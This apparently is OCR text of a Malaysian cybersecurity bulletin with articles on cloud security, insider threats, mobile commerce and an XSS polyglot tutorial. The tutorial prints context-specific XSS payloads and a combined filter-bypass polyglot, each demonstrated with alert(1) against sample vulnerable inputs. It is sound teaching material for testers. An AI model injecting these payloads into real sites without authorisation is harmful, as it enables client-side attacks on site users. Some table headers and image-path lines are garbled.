- **Test Your Security**

  For such test, hire a certified ethical hacker to hack your data. This is because ethical hackers usually work with the same mindset as criminals. The purpose of doing a security test like this is to simulate a real attack, so be sure to inform your cloud provider before beginning. Next, evaluate what the flaws are and make a record of what to test, such as servers and applications [11]. So rather than presume that your files are secure on the cloud, hire an ethical hacker to prove it.

- **Encryption**

  Use encryption for information stored in the cloud. Encryption is a process of converting information to secret code that hides the information's real meaning [12]. This method is intended to protect the confidentiality of the stored information. When information is being encrypted, keep the keys that both encrypt and decrypt your information. Bear in mind to not keep the keys in the same software where you keep your information [11].

Conclusion

Cloud computing is a new technology that benefits users in many ways. Nonetheless, research still needs to be done, as users worry about the security and privacy of the data they put in the cloud. A few of the services that cloud computing provides are IaaS, PaaS and SaaS and users can decide which is the best for themselves or their company. IaaS is said

to be the least secure service when it comes to storing sensitive data. PaaS is a combination of basic storage, networking, virtual servers as well as tools and software that developers need to set up applications. SaaS is a service for granting access [13]. It is recommended for CSPs to obtain Information Security Management System (ISMS), Cloud Security Alliance (CSA) and CyberSecurity Malaysia Cloud Security (launching soon) compliance certification. CyberSecurity Malaysia also offers a cloud security assessment service to CSPs.

In conclusion, cloud computing has numerous advantages and users worldwide are willing to accept it without any hesitation with the due standards and regulations in place. Cloud computing is thus transforming the future [14].

References

1. An Introduction to Cloud Computing Concepts Practical Steps for Using Amazon EC2 IaaS Technology. (2013). Retrieved from https://www.secc.org.eg/Recocape/SECC_Tutorials_An Introduction to Cloud Computing Concepts.pdf

2. Cloud Computing - An Overview. (n.d.). Retrieved from https://www.thbs.com/downloads/Cloud-Computing-Overview.pdf

3. Bozicevic, V. (2018, July 5). Cloud Computing Benefits: 7 Key Advantages for Your Business. Retrieved October 25, 2019, from https://www.globaldots.com/blog/cloud-computing-benefits.

4. Employment, S. B. and T. (2019, January 2). Benefits of cloud computing. Retrieved October 25, 2019, from https://www.business.qld.gov.au/running-business/it/cloud-computing/benefits.

5. Benefits of cloud computing. (n.d.). Retrieved October 25, 2019, from https://www.ibm.com/my-en/cloud/learn/benefits-of-cloud-computing.

6. Technologies, I. (2019, October 18). Top 10 Advantages of Cloud Computing. Retrieved October 25, 2019, from https://www.idexcel.com/blog/top-10-advantages-of-cloud-computing/.

7. Coles, C. (2019, September 6). 11 Advantages of Cloud Computing in 2019: McAfee MVISION Cloud. Retrieved from https://www.skyhighnetworks.com/cloud-security-blog/11-advantages-of-cloud-computing-and-how-your-business-can-benefit-from-them/.

8. Cloud Computing and Security Issues . (2017). Journal of Engineering Research and Application , 7(6).

9. Mell, P., & Grance, T. (2011). The Nist Definition of Cloud Computing.

10. NOVKOVIC, G. O. R. A. N. (2017, August 11). Five characteristics of cloud computing. Retrieved October 25, 2019, from https://www.controleng.com/articles/five-characteristics-of-cloud-computing/.

11. 7 Tips to Prevent Cloud Security Threats. (2018, May 29). Retrieved October 25, 2019, from https://www.getkisi.com/blog/7-tips-prevent-cloud-security-threats.

12. Rouse, M., Ferguson, K., Rouse, M., & Rouse, M. (n.d.). What is Encryption and How Does it Work? Retrieved October 25, 2019, from https://searchsecurity.techtarget.com/definition/encryption.

13. Ranger, S. (2019, July 1). What is cloud computing? Everything you need to know about the cloud, explained. Retrieved October 29, 2019, from https://www.zdnet.com/article/what-is-cloud-computing-everything-you-need-to-know-from-public-and-private-cloud-to-software-as-a/.

14. 2. 5. Conclusion - Cloud Computing: The Way of the Future. (n.d.). Retrieved October 29, 2019, from https://sites.google.com/site/cloudcomputingfuture/home/conclusion.

XSS Polyglot: Swiss Army Knive For XSS

By | Ahmad Zairi bin Coursesenu & Mohammad Noorhisyam bin Muda

Introduction

Cross-site Scripting (XSS) is a client-side injection attack that happens on a victim's web browser. XSS is often associated with JavaScript due to its popularity among web developers, but other languages such as VBScript, ActiveX, Flash, and even CSS are also susceptible to XSS attacks. Based on the Open Web Application Security Project (OWASP) Top 10, XSS had been in the list since 2003.

ECMAScript

ECMAScript is a programming language standard, like lisp. To comply with ECMAScript standard, any scripting language needs to follow the rules, details and guidelines from ECMAScript specification.

For standardisation, javascript was taken to ECMA International to create a standard specification, that can be applied across all other browsers. On June 1997, an approved ECMA-262 standard had been released and officially known as ECMAScript (JavaScript is a trademark of Oracle Corporation). ECMAScript standard was approved as ISO/IEC 16262 on April 1998.

Since the first edition released in June 1997, there are ten(10) editions of ECMAScript, and in June 2019, latest ECMAScript 10 was released.

XSS Vulnerabilities Finding

Validating XSS result from scanners or manual approach requires a lot of time and effort, especially while finding or altering the right payload to suites various injection context, bypassing Content Security Policy (CSP) and Web Application Firewall (WAF). Below is an example of XSS location payload that is commonly used in order to execute XSS Injection:

Context	Journal	Thesis/Dissertation
HTML Context	value	<svg onload=alert(1)>
HTML attribute value, single quote	<a class='value'>	' onmouseover=alert(1)
HTML attribute value, double quote	<a class="value">	" onmouseover=alert(1)
HTML attribute, no quote	<a class=value>	onmouseover=alert(1)
HTML comment	<!-- value -->	--> <svg onload=alert(1)> //
Javascript value, single quote	var str='value'	' onmouseover=alert(1) //
Javascript value, double quote	var str="value"	" onmouseover=alert(1) //
Javascript comment	/* value */	*/ alert(1) /*

Table 1: XSS Payload based on context

An extensive list of payloads is required in order to successfully conducting XSS injection attacks especially in detecting and validating XSS. Three scenarios will be put on test:

- Scenario 1: XSS injection into single quote inside HTML context.
- Scenario 2: XSS injection into double quote inside HTML context.
- Scenario 3: XSS injection into single quote with ">" character being filtered (encoded) or no tag breaking.
- Scenario 4: XSS injection into double quote with ">" character being filtered (encoded) or no tag breaking.

Scenario 1: XSS injection into single quote inside HTML context.

Below is the vulnerable input:

```
<input type="text" name="b2" value=''>
```

By using <script>alert(1)</script> payload, it is observed that basic payload is not working because it is trapped inside HTML attribute value.

```
<input type="text" name="b2"
value='<script>alert(1)</script>'>
```

To successfully conducting XSS injection inside single quote, new payload is used as below:

```
'><svg onload=alert(1)>
```

The result is XSS injection successfully executed.

Scenario 2: XSS injection into double quote inside HTML context.

Below is the vulnerable input:


```
<input type="text" name="b1" value="">
```

Using the same '><svg onload=alert(1)> payload as scenario 1 will not being executed because payload is landed inside double quote.

```
<input type="text" name="b1"
value=""><svg onload=alert(1)> ">
```

By altering our payload to use XSS payload below, XSS injection can be successfully executed using:

```
"><svg onload=alert(1)>
```



Scenario 3: XSS injection into the single quote with ">" character being filtered (encoded) or no tag breaking.


Common mitigation technique enforced by the web application is by filtering ">" character by blacklisting or encoding technique. For scenario three, payload from scenario one is used against scenario 3.Example as below:

```
<input type="text" name="b4"
value='&gt;<svg onload=alert(1)&gt;'>
```

It is observed that payload '><svg onload=alert> from scenario 1 is not working because ">" character had been converted into > HTML encoding.

Other payload using HTML events as an example below will be used to bypass the application's filtering and successfully conducted XSS injection:

```
' onmouseover='alert(1)
```



Scenario 4: XSS injection into the double quote with ">" character being filtered(encoded) or no tag breaking.

For scenario one, a payload from scenario two will be injected into filtered user input.Below is the result when payload "><svg onload=alert(1)> from scenario 2 is injected into user input:

```
<input type="text" name="b4"
value=''&gt;<svg onload=alert(1)&gt;'>
```

Other payload using HTML events as the example below will be used to bypass application's filtering and successfully conducted XSS injection:

```
" onmouseover="alert(1)
```

XSS Polyglot

Based on scenario one until scenario four, it was observed that different payloads are needed in order to successfully conducting XSS injection attacks.This is where XSS Polyglot will come in handy for speeding up the time to find or executing XSS injection.We can simplify process in finding and executing XSS payload by using XSS polyglot.

XSS polyglot is any XSS vector that is executable within multiple contexts in XSS raw form. To be successfully executing XSS Payload, XSS Polyglot need to follow ECMAScript standard.

While testing for XSS injection vulnerabilities, a common method for testing out XSS payload is by using brute force and manual approach. This approach requires the use of extensive lists of XSS payload to test on vulnerable input field until the entire list is exhausted.This method is time-consuming, especially when using large set of XSS payload.

Figure 1 below shows example of basic XSS polyglot created by D3V that consist of multi-line ECMAScript comment and script tag close, less known tag and event standardisation.




Figure 1: Example of XSS Polyglot made by D3V (teamultimate.in)

Based on scenario one until four stated above, there are certain rules enforced by the application which is:

1. User input is using single or double quotes
2. User input is using single or double quotes and tag breaking is being filtered by the application.


For scenario one and scenario two, XSS payload can be simplified and combined using XSS polyglot as below:

```
'"><svg onload="alert(1)">
```

To match with rules no.2 event listener payload and single line comment will be added as below:

```
'"/><svg onload="alert(1)">
onmouseover="alert(1)"//
```

Explanation for above polyglot is as below:



By using the above XSS polyglot, only one payload is needed to conduct XSS injection into vulnerable user input. The effectiveness of XSS polyglot above is put into test into scenario one until scenario four and the testing result as below:

Scenario 1: XSS injection into single quote inside HTML context.

XSS Polyglot had successfully injecting payload into vulnerable input. Based on source code below, it shows that <svg onload="alert(1)"> payload successfully executed.

```
<input type="text" name="b2" value=""/></
script><svg onload="alert(1)">
onmouseover="alert(1)"//'>
```

Scenario 2: XSS injection into double quote inside HTML context

XSS Polyglot had successfully injecting payload into vulnerable input. Based on source code below, it shows that <svg onload="alert(1)"> payload successfully executed.

```
<input type="text" name="b1" value=""/></
script><svg onload="alert(1)">
onmouseover="alert(1)"//">
```

Scenario 3: XSS injection into the single quote with ">" character being filtered (encoded) or no tag breaking.

XSS Polyglot had successfully injecting payload into vulnerable input. Based on source code below, it shows that event onmousever="alert(1)" payload successfully executed

```
<input type="text" name="b3"
value="'"/&gt;</script&gt;<svg
onload="alert(1)"&gt;
onmouseover="alert(1)"//">
```

Scenario 4: XSS injection into the double quote with ">" character being filtered(encoded) or no tag breaking

XSS Polyglot had successfully injecting payload into vulnerable input. Based on source code below, it shows that event onmousever="alert(1)" payload successfully executed

```
<input type="text" name="b4"
value=""/&gt;</script&gt;<svg
onload="alert(1)"&gt;
onmouseover="alert(1)"//'>
```

Conclusion

Based on step shows, XSS Polyglot can save lots of time for testing and proving XSS vulnerabilities compared to brute force approach. XSS Polyglot can expand more coverage of XSS testing, increase efficiency and improve accuracy.

References

1. *Acunetix. Cross-site Scripting(XSS). https://www.acunetix.com/websitesecurity/cross-site-scripting/*
2. *PortSwigger. Cross-site scripting. https://portswigger.net/web-security/cross-site-scripting*
3. *OWASP Top 10-2017. https://www.owasp.org/index.php/Top_10-2017_Top_10*
4. *Mathias Karlsson. (2014). Polyglot payloads in practice. https://www.slideshare.net/MathiasKarlsson2/polyglot-payloads-in-practice-by-avlidienbrunn-at-hackpra*
5. *Excess XSS. A comprehensive tutorial on cross-site scripting. https://excess-xss.com/*
6. *Respect XSS. The Dark Side of Comments. http://respectxss.blogspot.com/2015/12/the-dark-side-of-comments.html*
7. *DaNeil Coulthard. (July, 2019). https://dev.to/caffiendkitten/xss-javascript-polyglots-4i64*
8. *https://raw.githubusercontent.com/cyberspacekittens/XSS/master/XSS2.png*
9. *OWASP. (2019). XSS Filter Evasion Cheat Sheet. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet*
10. *Shaurya Sharma. (2019). Obfuscated/Polyglot XSS Payloads Simplified with references. Medium.com. https://medium.com/cyberverse/obfuscated-polyglot-xss-payloads-simplified-with-references-157e95b1d601*

Proactive Approaches To Insider Threat

By | Ahmad Sirhan, Ahmad Khabir, Nurfaezah Hanis & Adam Zulkifli

What Is An Insider Threat?

An insider threat can be defined as an evil-intentioned threat that can be posed by people within an organization, like employees, former employees, vendors or business associates. These people are often associated with possessing confidential information on the organization's security practices, data and computer systems, which can be used for malicious activities, such as sabotage, intellectual property theft, fraud and theft of commercially valuable information.

Insiders normally have elevated access and could potentially exploit sensitive information without anyone suspecting. Nonetheless, anyone can be an insider threat to an organization if they do not dispose, secure, or utilize sensitive information according to the organization's policies and procedures.

What Motivates An Insider Threat?

Verizon's 2019 Data Breach Investigations Report states that 34% of data breaches in 2019 were insider attacks; 71% of the breaches were motivated by money, while the second motivator was espionage or attempts to gain strategic advantage with 25%. The majority of insiders want to make quick, good money off the data they stole. Some insiders are driven by grudges with former employers or others purposely want to sabotage the organization for personal gains.

Types Of Insider Threats




Figure 1: Types of Insider Threats

PhoenixNAP outlined 3 types of insider threats: compromised users, careless users and malicious users, as shown in Figure 1. Compromised users are employees who do not know they are compromised, e.g. employee receives an urgent e-mail requesting to send information or personal data to the sender, or the user is required to click on a phishing link

in an e-mail for accessing rewards, benefits, etc. In this way employees may not realize they are being manipulated thru phishing e-mail.

Meanwhile, careless employees are the biggest security threat. These are more vulnerable as targets of attackers. A scenario could be when a user leaves their computer unattended and without any security controls. A few minutes is enough to gain access. A recent study from Ponemon Institute showed that employees using mobile devices and commercial cloud applications continues to increase the endpoint risk significantly. Some of the respondents said they are allowed to use personal devices to connect to the network through Bring Your Own Device (BYOD) for instance. Thus, negligence increases the endpoint risk and can impact an entire organization.

Malicious users are the most despicable to organizations. They can be current or former employees, contractors or business partners who gain access to an organization's network, system or data. They usually have legitimate user access to the system and wilfully extract data or intellectual property without permission.

In addition, credential thieves are considered an insider threat. They come in the form of hackers who steal credentials to gain inside access to the system. Many do not see credential thieves as insider threats. But let's not forget that once outsiders gain access to a system, they are effectively acting as insiders. They are a danger operating from within the environment, hence they are very much insider threats.

Indicators Of Insider Threats




Figure 2: Common indicators of Insider Threats

Detecting attacks is still possible even though all information security control has been developed. Some signs are easy to spot to take immediate action. A number of indicators can actually be considered as early prevention.

Figure 2 shows the common indicators of insider threats, which are large data or file transfers, multiple failed logins, incorrect software access requests, machine's takeover and abuse by service account.

Impact Of Insider Threats

Insider threats remain among the key threats to cybersecurity organizations. In previous years, big cases were reported at Marriott and Tesla. Insider threat cases can also have costly impacts, such as what happened at Punjab National Bank and Suntrust Bank.




Figure 3: Insider Threat Trend 2016-2018

Figure 3 above depicts that according to Verizon 2019 Data Breach Investigations, 34% of breaches in 2018 were caused by insider threats. This was an increase of 6% from 28% in 2017. It is thus evident that the trend of insider threat-related breaches is rising yearly.

Proactive Approaches To Counter Insider Threats

Using suitable systems and tools can raise the alarm for potential attacks. However, it is more effective to nurture a culture of securing information in the organization in the early stages. Organizations are encouraged to establish and maintain comprehensive approaches to protect the organization from intentional and unintentional harm. Below are a few proactive approaches that can help organizations to counter insider threats.

1. Establish a Security Policy

   Establish a cybersecurity policy that actively protects against insider threat incidents but still enables staff to do their jobs efficiently and effectively.

2. Screen New Hires

   Having a background check of new hires could save the company a lot of hassle and prevent theft in the future.

3. Employee Training and Awareness

   a. Security education and awareness should also be conducted throughout the year by having all employees including the management participate. This ought to increase commitment to creating a culture.
   b. Employees must also be trained effectively on the policies and training should be ongoing.
   c. Engage a workforce trained to recognize and report suspicious behaviour or activity.

4. Identify Trusted Insiders

   Having an open dialogue with trusted insiders about why such policies are necessary and addressing their needs leads to collaborative cybersecurity. Then the employees are on board and motivated to protect the security of people and data.

5. Use Multifactor Authentication

   Implement strong, multifactor authentication measures to extremely sensitive systems within the company.

6. Secure Desktops

   There are a few services that a company can use to lock down desktops across the entire organisation. Such services are very beneficial especially in the case of careless employees.

Conclusion

It is clear that insider threats pose a significant problem to an organization's information security. Proper and frequent education and training are key to mitigating insider threats. The people in the company should know about indications of insider threats and watch out for them. In order to help prevent accidental threats, users should be trained to be hardened against social engineering and to be extra careful with how they handle sensitive data.

References

1. Chris Bush (Sep, 2019) Title: Four Insider Threats And How To Safeguard Against Them. URL Ref: https://minutehack.com/guides/four-insider-threats-and-how-to-safeguard-against-them

2. Steven Foley (October 2017) Title: Trust nothing, question everything: Social engineering and the insider threat. URL Ref: https://www.ifsecglobal.com/cyber-security/trust-nothing-question-everything-social-engineering-insider-threat/

3. Bojana Dobran (April 2019) Title: Insider Threats: Types & Attack Detection CISO's Need to Know For Prevention. URL Ref: https://phoenixnap.com/blog/insider-threats

4. U.S. Department of Homeland Security (June 2019) Title: Insider Threat Mitigation. URL Ref: https://www.dhs.gov/cisa/insider-threat-mitigation

5. Verizon (2019) Title: 2019 Data Breach Investigations Report. URL Ref: https://enterprise.verizon.com/resources/reports/2019-data-breach-investigations-report.pdf

6. Bitglass (2019) Title: Healthcare Breach Report 2019. URL Ref: https://pages.bitglass.com/rs/418-ZAL-815/images/Bitglass_HeathcareBreachReport_2019.pdf

The Knowledge Of Mobile-Commerce

By | Nik Azura Nik Abdullah, Norul Hidayah Ahmad Zawawi, Liyana Chew Nizam Chew, Abdul Alif Zakaria & Faridatul Akhma Ishak

Introduction

Mobile commerce (M-Commerce) is a type of e-commerce conducted via mobile devices such as mobile phones, personal digital assistants (PDAs) and other devices with a wireless connection.



M-Commerce is any transaction involving the transfer of ownership or rights to use goods and services, which is initiated and/or completed by mobile access to computer-mediated networks with the help of an electronic device.

M-Commerce is commonly used for the following:

- Buying and selling goods and services through wireless handheld devices.
- Paying for services using a mobile phone or personal organizer.
- Using mobile devices to communicate, inform, transact and entertain using tests and data via connections to public and private networks.

Classification Of M-Commerce Services

M-Commerce can be classified into six types of services:

Type	Example
Financial (e.g. secure banking services)	
Entertainment (e.g. mobile games)	
Shopping (e.g. purchase of goods)	
Information (e.g. local information)	
Payment (e.g. electronic wallet)	
Advertising (e.g. intelligent advertising)	

Features Of M-Commerce

Four features of M-Commerce are:

01 UBIQUITY
Information is accessible virtually from anywhere in a real-time environment


02 PERSONALIZATION
Information is customized according to needs, due to limited mobile hardware and software capacity

03 FLEXIBILITY
Flexible during transaction even when engaged in another activity

04 DISSEMINATION
Various promotional offers can be disseminated to users using retailer's cellular broadcast area

General Process Flow Of M-Commerce

The figure below shows the general process flow of M-Commerce. This section also describes the main players involved in the M-Commerce lifecycle.




1. Network operator

   The development of M-Commerce in Malaysia is in line with the growth of mobile network operators, the number of which has increased to more than 10. The security provided in the mobile network involves user authentication and the protection of messages between cell phones and base stations.

   - User authentication: Key agreement process for integrity; encryption keys are utilized to identify genuine users.
   - Message protection: Stream cipher is a common algorithm to encrypt the message transmission between cell phone and base station.

2. Payment service provider

   The payment service provider facilitates the M-Commerce online shop, which is the merchant, to accept electronic payment from users. Electronic payment methods include credit card, debit card and online banking.



3. The payment transaction between user and merchant usually happens after the user completes a service request to the merchant. Payment transactions shall be in a secure channel that provides the properties of Confidentiality, Authentication, Integrity, Authorisation, Availability and Non-repudiation.

Why M-Commerce?

M-Commerce is needed for the following purposes:

Improves Customer Loyalty	• Rewards gained by customers on Apps recommendations. • Additional discounts against reward points.
Convenience	• Instant access vs elaborate process of a website. • Easy to use interface. • Impulsive buying.
Easy Checkout Option	• Safe & secure payment gateway. • No need to carry cash. • Quick payment vs queue of a brick & mortar store.
Better Promotion of Products	• Target specific demographics. • Promote specific products with others. • Easily noticed by customers.
Enhance Brand Reputation	• Hassle free process attracts customers. • Leads to a better return of investment.
Swift Notifications	• Inform customers of offers & discounts through SMS. • Better targeting of customers.

Advantages Of M-Commerce

Some common M-Commerce advantages identified are:

Better overall experience for customers

m-commerce already made shopping more convenient. With mobile commerce, they still have these benefits, but now they don't even need a desktop computer

Phenomenal growth potential

eMarketer expects global ecommerce sales to reach $4.058 trillion by 2020, representing 15% of total retail sales. And the percentage of that belonging to m-commerce will also continue to grow, as more online retailers see more than 50% of traffic coming from mobile

A true omni-channel experience

An omni-channel experience is when stores sell both online and offline — likely also selling through multiple online channels (i.e. on Amazon, eBay, Facebook, B2B). It refers to the importance of listing your product wherever consumers are already spending their time.

Variety of payment options

With new mobile payment solutions emerging, it is now possible to offer customers a truly diverse range of payment options. This doesn't mean we've moved beyond "cash or card," but mobile commerce has given up mobile wallets, which make one-click checkouts possible in more than one store.

Disadvantages Of M-Commerce

Some common M-Commerce disadvantages identified are:

Constant need for optimization

This isn't so much of a pitfall as it is a need to change the way of developers' thinking when it comes to developing and managing the online store. Developers will need to be aware of advancements in technology, and changes in optimization best practices to ensure the website, at least on mobile, offers a superior experience that is fast and simple to use.

Variety of payment options

Many mobile wallets are not available in all geographical locations, while consumers in some locations prefer one payment option over another. Offering more choices for payment isn't always a good thing

Easier for customers to compare prices

Customers are able to rapidly compare the prices and shipping costs for dozens of stores until they find the one offering the most value which left the other stores losing customers.

Need to know and comply with a wider range of regulations

Complying with a large number of tax laws and other regulations are big matters in m-commerce. Some online stores avoid this by only selling and shipping to residents of one country, or only a small handful of countries.

M-Commerce Security Issues

The six security issues that have been identified for M-Commerce are:

Denial of Service

- The intermediate entity can suppress messages meant for the other parties. This attack can especially crucial if one considers transactional protocols where the attacker may choose to stop sending "commit" messages.

Increased Failures

- Existence of more points of failure increases the likelihood of failure of communications. This can be a serious issue, since standard fault-tolerance techniques are not always orthogonal to security protocols indeed.

Privacy and Authenticity of Communications

